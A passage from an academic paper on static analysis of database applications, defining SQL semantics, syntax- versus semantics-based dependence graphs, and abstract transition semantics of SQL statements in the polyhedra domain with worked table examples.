
2 Concrete Semantics of Database Query Languages

In this section, we recall from [12] the formulation of the semantics of database query languages.

Syntax. Table 1 depicts the syntactic sets and the abstract syntax of database statements in Backus-Naur form. Database applications involve two types of variables: application variables (denoted $\mathbb{V}_a$) and database attributes (denoted $\mathbb{V}_d$). The SQL clauses `GROUP BY`, `ORDER BY`, `DISTINCT/ALL` and the aggregate functions (`SUM, COUNT, MAX, MIN, AVG`) are represented in the form of functions $g()$, $f()$, $r()$, $h()$ respectively parameterized with either none or one arithmetic expression e or an ordered sequence of arithmetaic expressions $\vec{e}$. The abstract syntax of a database statement is denoted by $\langle A, \phi \rangle$ where A represents Action-part and ϕ represents Condition-part which follows first-order logic formula. The Action-part include `SELECT`, `UPDATE`, `DELETE` and `INSERT`. For example, consider the query `Q` = "`UPDATE` emp `SET` $sal{:=}sal{+}100$ `WHERE` $age \geqslant 40$". According to abstract syntax, `Q` is denoted by $\langle A,\ \phi \rangle = \langle \texttt{UPDATE}(\vec{v_d}, \vec{e}),\ \phi \rangle$, where $\vec{v_d} = \langle sal \rangle$ and $\vec{e} = \langle sal + 100 \rangle$ and $\phi = age \geqslant 40$.

Table 1. Syntax and semantics of query languages

Syntactic Sets	Abstract Syntax
$n : \mathbb{Z}$ (Integer)	$e ::= n \mid k \mid v_a \mid v_d \mid op_u\ e \mid e_1\ op_b\ e_2$, where $op_u \in \{+,-\}$ and $op_b \in \{+,-,*,/,\ldots\ldots\}$
$k : \mathbb{S}$ (String)	$b ::= e_1\ op_r\ e_2 \mid \neg b \mid b_1 \vee b_2 \mid b_1 \wedge b_2 \mid true \mid false$, where $op_r \in \{=,\geq,\leq,<,\ldots\}$
$v_a : \mathbb{V}_a$ (Application Variables)	$g(\vec{e}) ::=$ `GROUP BY`$(\vec{e}) \mid id$
$v_d : \mathbb{V}_d$ (Database Attributes)	$r ::=$ `DISTINCT` $\mid$ `ALL`
$e : \mathbb{E}$ (Arithmetic Expressions)	$s ::=$ `AVG` $\mid$ `SUM` $\mid$ `MAX` $\mid$ `MIN` $\mid$ `COUNT`
$b : \mathbb{B}$ (Boolean Expressions)	$h(e) ::= s \circ r(e) \mid$ `DISTINCT`$(e) \mid id$
$A : \mathbb{A}$ (Action)	$h(*) ::=$ `COUNT(*)`
$\tau : \mathbb{T}$ (Terms)	$\vec{h}(\vec{x}) ::= \langle h_1(x_1),\ldots,h_n(x_n)\rangle$, where $\vec{h} = \langle h_1,\ldots,h_n\rangle$ and $\vec{x} = \langle x_1,\ldots,x_n\rangle$
$a_f : \mathbb{A}_f$ (Atomic Formulas)	$f(\vec{e}) ::=$ `ORDER BY ASC`$(\vec{e}) \mid$ `ORDER BY DESC`$(\vec{e}) \mid id$
$\phi : \mathbb{W}$ (Pre-condition)	$Q ::= \langle A, \phi\rangle$
$Q : \mathbb{Q}$ (SQL statements)	$A ::=$ `SELECT`$(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi,\ g(\vec{e})) \mid$ `UPDATE`$(\vec{v_d},\ \vec{e}) \mid$ `INSERT`$(\vec{v_d},\ \vec{e}) \mid$ `DELETE`$(\vec{v_d})$
$I : \mathbb{I}$ (Imperative statements)	$\tau ::= n \mid k \mid v_a \mid v_d \mid f_n(\tau_1,\tau_2,\ldots,\tau_n)$, where f_n is an n-ary function.
$c : \mathbb{C}$ (Statements)	$a_f ::= R_n(\tau_1,\tau_2,\ldots,\tau_n) \mid \tau_1 = \tau_2$, where $R_n(\tau_1,\tau_2,\ldots,\tau_n) \in \{true, false\}$
	$\phi ::= a_f \mid \neg\phi_1 \mid \phi_1 \vee \phi_2 \mid \phi_1 \wedge \phi_2 \mid \forall x_i\ \phi \mid \exists x_i\ \phi$
	$I ::= skip \mid v := e$
	$c ::= Q \mid I \mid$ if b then c_1 else c_2 $\mid$ while b do c

Concrete Semantics. An application environment $\rho_a \in (\mathfrak{E}_a = \mathbb{V}_a \mapsto \texttt{Val})$ maps application variables to the domain of values $\texttt{Val}$. A database is a set of tables $\{t_i \mid i \in I_x\}$ for a given set of indexes I_x. A database environment is defined as a function ρ_d whose domain is I_x, such that for $i \in I_x$, $\rho_d(i) = t_i$. A table environment ρ_t for a table t is defined as a function such that $\forall a_i \in attribute(t)$, $\rho_t(a_i) = \langle \pi_i(l_j) \mid l_j \in t\rangle$ where π is the projection operator, i.e., $\pi_i(l_j)$ is the i^{th} element of the l_j-th row.

The set of states is defined as $\Sigma = \mathfrak{E}_d \times \mathfrak{E}_a$ where $\mathfrak{E}_d$, $\mathfrak{E}_a$ are the set of database environments and application environments respectively. Therefore, a state $\rho \in \Sigma$ is denoted by a tuple $\rho = (\rho_d, \rho_a)$ where $\rho_d \in \mathfrak{E}_d$ and $\rho_a \in \mathfrak{E}_a$.

The state transition semantics is defined as $\mathbf{S}$: $\mathbb{Q} \times \Sigma \rightarrow \Sigma$, which specifies how the execution of a database statement $Q \in \mathbb{Q}$ on a state $\rho \in \Sigma$ results into an another state $\rho' \in \Sigma$.

3 Syntax-Based DOPDG vs. Semantics-Based DOPDG

As already mentioned before, the syntax-based dependence computation depends on the syntactic presence of one variable in the definition of another variable or on the syntactic structure of the program, whereas the semantics-based dependence computation focuses on values rather than variables. This way, semantics-based analyses remove a number of false dependences and result into an optimal set of dependences.

In this section, we first discuss the syntax-based DOPDG construction briefly and then we provide the basis of semantics-based DOPDG.

3.1 Syntax-Based DOPDG

Database-Oriented Program Dependence Graph (DOPDG) [33] is an extension to the traditional Program Dependence Graph (PDG) to represent dependences in database query languages. It considers the following two additional dependences:

Definition 1 (Program-Database (PD) Dependence). *A database statement Q is PD-dependent on an imperative statement I for a variable x (denoted $I \xrightarrow{x} Q$) if the following three hold: (i) x is defined by I, (ii) x is used by Q, and (iii) there is no redefinition of x between I and Q.*

The PD-dependence of I on Q is defined similarly.

Definition 2 (Database-Database (DD) Dependences). *A database statement Q_2 is DD-dependent on another database statement Q_1 for an attribute x (denoted $Q_1 \xrightarrow{x} Q_2$) if the following conditions hold: (i) x is defined by Q_1, (ii) x is used by Q_2, and (iii) there is no rollback effect of Q_1 in between them.*

Observe that the above definitions are based on the syntactic presence of "*used*" and "*defined*" variables in the statements. Therefore, syntax-based construction of DOPDG can be formalized based on the following two functions: `USE`: $\mathbb{C} \rightarrow \wp(\mathbb{V}_d \cup \mathbb{V}_a)$ and `DEF`: $\mathbb{C} \rightarrow \wp(\mathbb{V}_d \cup \mathbb{V}_a)$ which extract the set of variables (application variables and database attributes) *used* and *defined* in a statement $c \in \mathbb{C}$ (either imperative or database statement) respectively. Once the *used* and *defined* variables are computed for the program statements, the syntax-based dependences are determined according to Definitions 1 and 2. This is illustrated in Example 1.

Example 1. Consider the database application "`Prog`" and the associated database "`emp`" depicted in Fig. 1. The syntax-based DOPDG of `Prog` is depicted in Fig. 1(c). The control-dependences between program statements are computed by following similar approach as in the case of traditional Program Dependence Graphs. For instance, the edges $1 \rightarrow 2$, $1 \rightarrow 3$, $1 \rightarrow 4$, etc. represent control dependencies. To obtain DD- and PD-dependencies, we extract *defined*- and *used*-variables at each program point using `DEF` and `USE` functions as follows:

`DEF`(2) = { *sal*, *age*, *com* }	`DEF`(3) = { *sal* }	`USE`(3) = { *sal*, *age*, *com* }
`USE`(4) = { *sal*, *age*, *com* }	`USE`(5) = { *rs1* }	`DEF`(6) = { *sal*, *age*, *com* }
`USE`(6) = { *sal*, *age*, *com* }	`USE`(7) = { *sal*, *age*, *com* }	`USE`(8) = { *rs2* }

Using above information one can easily compute DD- and PD-dependencies. For instance, edges $2 \rightarrow 3$, $2 \rightarrow 4$, $2 \rightarrow 6$, $2 \rightarrow 7$, $3 \rightarrow 4$, $3 \rightarrow 6$, $3 \rightarrow 7$ and $6 \rightarrow 7$ represent DD-dependencies (denoted by dashed-lines), whereas edges $4 \rightarrow 5$ and $7 \rightarrow 8$ represent PD-dependency (denoted by dotted-line). This is to note that, as an improvement, the following two cases are considered which may arise in the case of DD-dependence computation:


Case 1: Statement Q_1 defines the values of an attribute x partially which is subsequently used by Q_2. The **presence** of `WHERE` clause in Q_1 determines this. In this case, Q_2 is DD-dependent on Q_1 as well as on the statement connecting the database. For instance, in Fig. 1(c), the node 4 is DD-dependent on both the nodes 3 and 2.

```
1. Start;
2. Stmt = DriverManager.getConnection(......).createStatement();
3. Stmt.executeQuery("UPDATE emp SET sal=sal+100 WHERE (age + com) ⩾ 60 ");
4. Resultset rs1=Stmt.executeQuery("SELECT AVG(sal) FROM emp WHERE (age+com)⩽55");
5. Display(rs1);
6. Stmt.executeQuery("DELETE FROM emp WHERE age ⩾ 61");
7. Resultset rs2 = Stmt.executeQuery("SELECT * FROM emp");
8. Display(rs2);
9. Stop;
```

(a) Program "Prog"

sal	*age*	*com*
1500	35	10
800	28	20
2500	50	10
3000	62	10
2000	30	30
1600	42	20
1000	20	30

(b) Database Table "emp"



(c) DOPDG of the code "Prog"

Fig. 1. A running example and its syntax-based DOPDG

Case 2: Statement Q_1 defines the values of an attribute x fully. This is determined by the **absence** of WHERE clause in Q_1. In this case, all the subsequent database statements which use x will be DD-dependent on Q_1 only.

Observe that syntax-based construction may generate false dependences, and hence it is not optimal. For instance, in the example, the dependence $3 \rightarrow 4$ is a false dependence.

3.2 Semantics-Based DOPDG

The syntax-based DOPDG may not provide an optimal set of dependences. This motivates researchers towards semantics-based dependence computation which focuses on the values rather than the attributes.

Given a SQL statement $Q = \langle A, \phi \rangle$ and its target table t. Suppose $\vec{x} = \texttt{USE}(A)$, $\vec{y} = \texttt{USE}(\phi)$ and $\vec{z} = \texttt{DEF}(\text{Q})$. According to the concrete semantics, suppose $\mathbf{S}[\![Q]\!](\rho_t, \rho_a) = (\rho_{t'}, \rho_a)$.

The *used* and *defined* part of t by Q are computed according to the following equations [13]:

$$\mathbf{A}_{use}(Q, t) = \rho_{t\downarrow\phi}(\vec{x}) \cup \rho_{t\downarrow\phi}(\vec{y}) \tag{1}$$



sal, age, com
tuples
age, sal
age≥40
ρemp↓(age≥40)(sal) ∪ ρ(emp↓age≥40)(age)
sal, age, com
tuples
sal
age≥40
Δ(ρemp'↓(age≥40)(sal),ρ(emp↓age≥40)(sal))

Fig. 2. $\mathbf{A}_{use}$ and $\mathbf{A}_{def}$ of table "emp" *w.r.t.* Q_{upd}

$$\mathbf{A}_{def}(Q,t) = \Delta(\rho_{t'}(\vec{z}), \rho_t(\vec{z})) \tag{2}$$

where

- $t \downarrow \phi$: Set of tuples in table t which satisfies Condition-part ϕ
- $\rho_{t\downarrow\phi}(\vec{x})$: Values of $\vec{x}$ in $(t \downarrow \phi)$
- $\rho_{t\downarrow\phi}(\vec{y})$: Values of $\vec{y}$ in $(t \downarrow \phi)$
- Δ : Computes the difference between the original database state on which Q operates and the new database state obtained after performing the action-part A.

In other words, the function $\mathbf{A}_{use}$ maps to the part of the database information used by Q, whereas the function $\mathbf{A}_{def}$ defines the changes occurred in the database states when data is updated or deleted or inserted by Q. The following example illustrates this.

Example 2. Consider a database table "emp" in Fig. 1(b) and the following update statement:

Q_{upd} : `UPDATE emp SET` sal:=sal+100 `WHERE` $age \geqslant 40$

According to Eqs. 1 and 2, the *used*-part and *defined*-part are as follows: $\mathbf{A}_{use}(Q_{upd}, \mathtt{emp}) = \rho_{\mathtt{emp}\downarrow(age\geqslant 40)}(sal) \cup \rho_{\mathtt{emp}\downarrow(age\geqslant 40)}(age)$ and $\mathbf{A}_{def}(Q_{upd}, \mathtt{emp}) = \Delta(\rho_{\mathtt{emp'}}(sal), \rho_{\mathtt{emp}}(sal))$. This is depicted pictorially in Fig. 2.

Definition 3 (Semantics-based DD-Dependence [13]**).** *The SQL statement $Q_2 = \langle A_2, \phi_2\rangle$ with target(Q_2) = t' is DD-Dependent on another SQL statement Q_1 for Υ (denoted $Q_1 \xrightarrow{\Upsilon} Q_2$) if $Q_1 \in \{Q_{upd}, Q_{ins}, Q_{del}\}$ and the overlapping-part $\Upsilon = \boldsymbol{A}_{use}(Q_2, t') \cap \boldsymbol{A}_{def}(Q_1, t) \neq \emptyset$.*

We are now in position to propose a new approach to compute $\mathbf{A}_{use}$, $\mathbf{A}_{def}$, and the overlapping-part Υ. To do this, in the subsequent sections, we extend a well-know semantics-based formal analysis technique, the Abstract Interpretation Theory. To be specific, we define abstract semantics of database statements in the relational abstract domain of polyhedra [9]. As this can easily be extended to other relational or non-relational abstract domains, we also discuss the advantages and disadvantages of this analysis in various abstract domains in terms of preciseness, efficiency and scalability.

4 Extending Abstract Interpretation Theory

Abstract interpretation is a theory of abstraction and constructive sound approximation of the semantics of programming languages, aiming to infer or verify program's runtime properties including undecidable ones. This starts with the formal definition of the semantics of a programming language (formally describing all possible program behaviors in all possible execution environments), continues with the formalization of program properties, and the expression of the strongest program property of interest in fixed point form [8].

Formally, the concrete domain $\mathtt{D}^c$ forms a complete lattice $\langle \wp(\mathtt{D}^c), \subseteq, \emptyset, \mathtt{D}^c, \cup, \cap \rangle$. On this domain, a semantics $\mathbf{S}$ is defined. In the same way, an abstract semantics $\bar{\mathbf{S}}$ is defined aiming to approximate the concrete one in a computable way. Formally, the abstract domain $\mathtt{D}^a$ has to form a complete lattice $\langle \mathtt{D}^a, \sqsubseteq, \emptyset, \mathtt{D}^a, \sqcup, \sqcap \rangle$. The concrete elements are related to the abstract domain by concretization function γ and abstraction function α. In order to obtain a sound analysis, we require that γ and α form a Galois connection [8]. An abstract semantics $\bar{\mathbf{S}}$ is defined as a sound approximation of the concrete one, *i.e.*, $\forall a \in \mathtt{D}^a.\ \alpha \circ \mathbf{S}[\![\gamma(a)]\!] \sqsubseteq \bar{\mathbf{S}}[\![a]\!]$.

4.1 Relational Polyhedra Domain as Abstraction

Domain of Polyhedra. [1] The regions in n-dimensional space $\mathbb{R}^n$ bounded by finite sets of hyperplanes are called polyhedra. Let x_1, x_2, ... x_n be the program variables. We represent by $\vec{l} = \langle l_1, l_2, \dots l_n \rangle \in \mathbb{R}^n$, an n-tuple (vector) of real numbers. By $\beta = \vec{l}.\vec{x} \otimes m$ where $\vec{l} \neq \vec{0}$, $\vec{x} = \langle x_1, x_2, \dots, x_n \rangle$, $m \in \mathbb{R}$, $\otimes \in \{\geq, >\}$, we represent a linear inequality over $\mathbb{R}^n$. A linear inequality defines an affine half-space of $\mathbb{R}^n$. If $\mathtt{P}$ is expressed as the intersection of a finite number of affine half-spaces of $\mathbb{R}^n$, then $\mathtt{P} \in \mathbb{R}^n$ is a convex polyhedron. Formally, a convex polyhedron $\mathtt{P} = (\Theta,\ n)$ is a set of linear restraints $\Theta = \{\beta_1, \beta_2 \dots \beta_m\}$ on $\mathbb{R}^n$. Equivalently, $\mathtt{P}$ can be represented by frame representation which is a collection of generators *i.e. vertices* and *rays* [6]. On the other hand, given a set of restraints Θ on $\mathbb{R}^n$, a set of solutions or points $\{\sigma \mid \sigma \models \Theta\}$ defines a polyhedron $\mathtt{P} = (\Theta, n)$.

Forming Abstract Lattice on the domain of Polyhedra [9]. The set of polyhedra $\mathfrak{p}$ with partial order $\sqsubseteq$ forms a complete lattice $\mathtt{L}^a = \langle \mathfrak{p},\ \sqsubseteq,\ \emptyset,\ \mathbb{R}^n,\ \sqcup,\ \sqcap \rangle$ where $\emptyset$ is the bottom element and $\mathbb{R}^n$ is top element. Given $\mathtt{P}_1$, $\mathtt{P}_2 \in \mathfrak{p}$, the partial order, meet and join operations are defined below:

[1] The abstract Domain of Polyhedra Library is available in [2,19].

– $\mathtt{P}_1 \sqsubseteq \mathtt{P}_2$ if and only if $\gamma(\mathtt{P}_1) \subseteq \gamma(\mathtt{P}_2)$, where $\gamma(\mathtt{P})$ represents the set of solutions or points in $\mathtt{P}$ as concrete values.
– $\mathtt{P}_1 \sqcap \mathtt{P}_2$ is the convex polyhedron containing exactly the set of points $\gamma(\mathtt{P}_1) \cap \gamma(\mathtt{P}_2)$.
– $\mathtt{P}_1 \sqcup \mathtt{P}_2$ is not necessarily a convex-polyhedron. Therefore, the least polyhedron enclosing this union is computed in terms of convex hull.

Galois Connection. Let $\mathtt{L}^c = \langle \wp(\mathtt{Val}),\ \subseteq,\ \emptyset,\ \mathtt{Val},\ \cup,\ \cap \rangle$ be the concrete lattice defined over concrete domain of values $\mathtt{Val}$ and $\mathtt{L}^a = \langle \mathfrak{p},\ \sqsubseteq,\ \emptyset,\ \mathbb{R}^n,\ \sqcup,\ \sqcap \rangle$ be an abstract lattice over the domain of polyhedra. The Galois Connection is defined as $\langle \mathtt{L}^c, \alpha, \gamma, \mathtt{L}^a \rangle$ such that $\alpha(S) \sqsubseteq \mathtt{P} \iff S \subseteq \gamma(\mathtt{P})$ where $S \in \wp(\mathtt{Val})$ is a set of concrete values and $\mathtt{P} \in \mathfrak{p}$ is a polyhedra. Some useful operations in the abstract domain include emptiness checking, projection, etc. [4,9].

4.2 Defining Abstract Semantics in Relational Polyhedra Domain

The abstract transition semantics is defined as $\bar{\mathbf{S}}$: $\mathbb{C} \times \mathfrak{p} \rightarrow \wp(\mathfrak{p})$ where $\mathbb{C}$ is the set of statements and $\mathfrak{p}$ is the set of all polyhedra. It defines an abstract semantics of a statement in the domain of polyhedra by specifying how the execution of a statement on a polyhedron results into a set of new polyhedra.

Let us define the abstract transition semantics for imperative as well as database statements, and the abstract semantics of database application using dataflow analysis.

Assignment [9]**:** $\bar{\mathbf{S}}[\![x_j := e]\!](\mathtt{P}) = \{\mathtt{P}'\}$ where P' is obtained as follows: (*i*) **Case**-1: If e is a non-linear expression or the assignment is non-invertible, then we simply project-out the corresponding variables from the equations which results into a new polyhedron P'; (*ii*) **Case**-2: Otherwise, we introduce a fresh variable x_j' to hold the value of e, then we project out x_j, and finally we reuse x_j' in place of x_j which results into P'.

Example 3. Given $\mathtt{P} = (\beta,\ n) = (\{x \geqslant 3,\ y \geqslant 2\},\ 2)$. The equivalent frame representation (*vertices* and *rays*) of P is V = {(3, 2)} and R = {(1, 0), (0, 1)}. The transition semantics of assignment $x := x + y$ is define as

$$\bar{\mathbf{S}}[\![x := x + y]\!](\{x \geqslant 3, y \geqslant 2\}, 2) = \{\mathtt{P}'\}$$

where $\mathtt{P}' = (\{x - y \geqslant 3, y \geqslant 2\}, 2)$ whose equivalent frame representation is V = {(5, 2)} and R = {(1, 0), (-1, -1)}.

Test [9]**:** Given a boolean expression in the form of linear inequalities $\beta = \vec{l}.\vec{x} \otimes m$ and a polyhedron P: $\bar{\mathbf{S}}[\![\beta]\!]\mathtt{P} = \{\mathtt{P}_T,\ \mathtt{P}_F\}$ where $\mathtt{P}_T = (\mathtt{P} \sqcap \beta)$ and $P_F = (\mathtt{P} \sqcap \neg\beta)$.

Example 4. Given $\mathtt{P} = (\beta,\ n) = (\{x \geqslant 8,\ y \geqslant 6\},\ 2)$. The equivalent frame representation (*vertices* and *rays*) of P is V = {(8, 6)} and R = {(1, 0), (0, 1)}. The transition semantics of boolean expression $x \geqslant 20$ is define as: $\bar{\mathbf{S}}[\![x \geqslant 20]\!]\mathtt{P} = \{\mathtt{P}_T, \mathtt{P}_F\}$ where $\mathtt{P}_T = (\{x \geqslant 20, y \geqslant 6\}, 2)$ whose equivalent frame representation is $\mathtt{V}_T$ = {(20, 6)} and $\mathtt{R}_T$ = {(1, 0), (0, 1)} and

$\mathtt{P}_F = (\{x \geqslant 8, -x \geqslant -19, y \geqslant 6\}, 2)$ whose equivalent frame representation is $\mathtt{V}_F = \{(8, 6),(19, 6)\}$ and $\mathtt{R}_F = \{(0, 1)\}$.

UPDATE: $\bar{\mathbf{S}}[\![\mathtt{UPDATE}(\vec{v}_d, \vec{e}),\ \phi\rangle]\!]\mathtt{P} = \{\mathtt{P}'_T\ ,\ \mathtt{P}_F\}$ where

$$\begin{aligned}\mathtt{P}_T &= (\mathtt{P} \sqcap \phi)\\ \mathtt{P}'_T &= \bar{\mathbf{S}}[\![\mathtt{UPDATE}(\vec{v}_d, \vec{e})]\!]\mathtt{P}_T = \bar{\mathbf{S}}[\![\vec{v}_d := \vec{e}]\!]\mathtt{P}_T\\ \mathtt{P}_F &= (\mathtt{P} \sqcap \neg\phi).\end{aligned}$$

We denote by the notation $\vec{v}_d{:=}\ \vec{e}$ a series of assignments $\langle v_1{:=}\ e_1,\ v_2{:=}\ e_2,\ \ldots,\ v_n{:=}\ e_n\rangle$ where $\vec{v}_d = \langle v_1,\ v_2,\ \ldots,\ v_n\rangle$ and $\vec{e} = \langle e_1,\ e_2,\ \ldots,\ e_n\rangle$, which follow the transition semantic definition for the assignment statement.

DELETE: $\bar{\mathbf{S}}[\![\langle\mathtt{DELETE}(\vec{v_d}),\ \phi\rangle]\!]\mathtt{P} = \{(\mathtt{P} \sqcap \neg\phi)\}$

INSERT: $\bar{\mathbf{S}}[\![\langle\mathtt{INSERT}(\vec{v_d}, \vec{e}),\ \phi\rangle]\!]\mathtt{P} = \{\mathtt{P}\ \sqcup\ \mathtt{P}_{new}\} = \{\mathtt{P}'\}$
where $\mathtt{P}_{new}$ represents a polyhedron corresponding to the new inserted tuple values.

SELECT: The select operation does not modify any information in a polyhedron. Therefore, the transition semantics is defined as:

$$\begin{aligned}&\bar{\mathbf{S}}[\![\langle\mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ \phi_1\rangle]\!]\mathtt{P}_{std}\\ &= \bar{\mathbf{S}}[\![\langle\mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ true\rangle]\!]\mathtt{P}_T \quad \bigsqcup\\ &\qquad \bar{\mathbf{S}}[\![\langle\mathtt{SELECT}\big(v_a,\ f(\vec{e'}),\ r(\vec{h}(\vec{x})),\ \phi_2,\ g(\vec{e})\big),\ false\rangle]\!]\mathtt{P}_F \quad = \quad \{\mathtt{P}_{std}\}\end{aligned}$$

The following example illustrates the semantics of `UPDATE, DELETE, and INSERT` statements.

Example 5. Consider the table "`std`" in Fig. 3(a). The abstract representation of "`std`" in the form of polyhedron, depicted in Fig. 3(b), is


$$\mathtt{P}_{std} = \langle\{roll \geqslant 1, -roll \geqslant -4, mark \geqslant 400, -mark \geqslant -1000, rank \geqslant 18, -rank \geqslant -62\}, 3\rangle$$

Consider the following statements:

$$\begin{aligned}Q_{upd} &= \mathtt{UPDATE\ std\ SET}\ mark = mark + \$vmark\ \mathtt{WHERE}\ rank \geqslant 30\\ Q_{del} &= \mathtt{DELETE\ FROM\ std\ WHERE}\ rank \geqslant 30\\ Q_{ins} &= \mathtt{INSERT\ INTO\ std}(roll, mark, rank)\ \mathtt{VALUES}\ (5, 300, 20)\end{aligned}$$

where "\$vmark" is an application variable which accepts run-time input (positive values). The equivalent abstract syntax are:

$$\begin{aligned}Q_{upd} &= \langle\mathtt{UPDATE}(\langle mark\rangle, \langle mark + \$vmark\rangle),\ rank \geqslant 30\rangle\\ Q_{del} &= \langle\mathtt{DELETE}(\langle roll, mark, rank\rangle),\ rank \geqslant 30\rangle\\ Q_{ins} &= \langle\mathtt{INSERT}(\langle roll, mark, rank\rangle, \langle 5, 300, 20\rangle), false\rangle\end{aligned}$$



roll	*mark*	*rank*
1	600	55
2	800	62
3	1000	45
4	400	18

Fig. 3. Polyhedra representation of "*std*" and after database operations on "*std*"

The transition semantics of Q_{upd} is defined as:

$$\bar{\mathbf{S}}[\![Q_{upd}]\!]\mathtt{P}_{std} = \bar{\mathbf{S}}[\![\langle \mathtt{UPDATE}(\langle mark\rangle, \langle mark + \$vmark\rangle), rank \geqslant 30\rangle]\!]\mathtt{P}_{std} = \{\mathtt{P}'_T,\ \mathtt{P}_F\}$$

where $\mathtt{P}'_T = \langle\{roll \geqslant 1, -roll \geqslant -4, mark \geqslant 400, rank \geqslant 30, -rank \geqslant -62\}, 3\rangle$ and$\mathtt{P}_F = \langle\{roll \geqslant 1, -roll \geqslant -4, mark \geqslant 400, -mark \geqslant -1000, rank \geqslant 18,$ $\text{-}rank \geqslant -29\}, 3\rangle$.

The pictorial representation of $\mathtt{P}_F$, $\mathtt{P'}_T$ are in Figs. 3(c) and (d) respectively. The transition semantics of Q_{del} is:

$$\begin{aligned}\bar{\mathbf{S}}[\![Q_{del}]\!]\mathtt{P}_{std} = &\ \bar{\mathbf{S}}[\![\langle \mathtt{DELETE}(\langle roll, mark, rank\rangle),\ rank \geqslant 30\rangle]\!]\mathtt{P}_{std} \\ &= \{\mathtt{P}_{std} \sqcap \neg(rank \geqslant 30)\} = \{\mathtt{P}'\}\end{aligned}$$

where $\texttt{P}' = \langle\{roll \geqslant 1, -roll \geqslant -4, mark \geqslant 400, -mark \geqslant -1000, rank \geqslant 18, -rank \geqslant -29\}, 3\rangle$ which is depicted in Fig. 3(e).
The transition semantics of Q_{ins} is:

$$\bar{\mathbf{S}}[\![Q_{ins}]\!]\texttt{P}_{std} = \{\texttt{P}_{std} \sqcup \langle\{roll = 5, mark = 300, rank = 20\}\rangle\} = \{\texttt{P}'\}$$

The resulting polyhedron $\texttt{P}'$ is shown in Fig. 3(f).

Theorem 1 (Correctness). *Given a table* $\texttt{t}$*, suppose the application of database statement* Q *results* $\texttt{t}$*', i.e.* $Q(\texttt{t}) = \texttt{t}'$*. Let* $\texttt{P}$ *be the polyhedron representation of* $\texttt{t}$ *such that* $\bar{\boldsymbol{S}}[\![Q]\!]\texttt{P} = \{\texttt{P}'\}$*. The transition relation* $\bar{\boldsymbol{S}}$ *is correct w.r.t.* γ *if* $Q(t) \subseteq \gamma(\bar{\boldsymbol{S}}[\![Q]\!]\texttt{P})$*.*

Proof. This is proved by using Galois Connection [8]. We skip the proof for brevity.

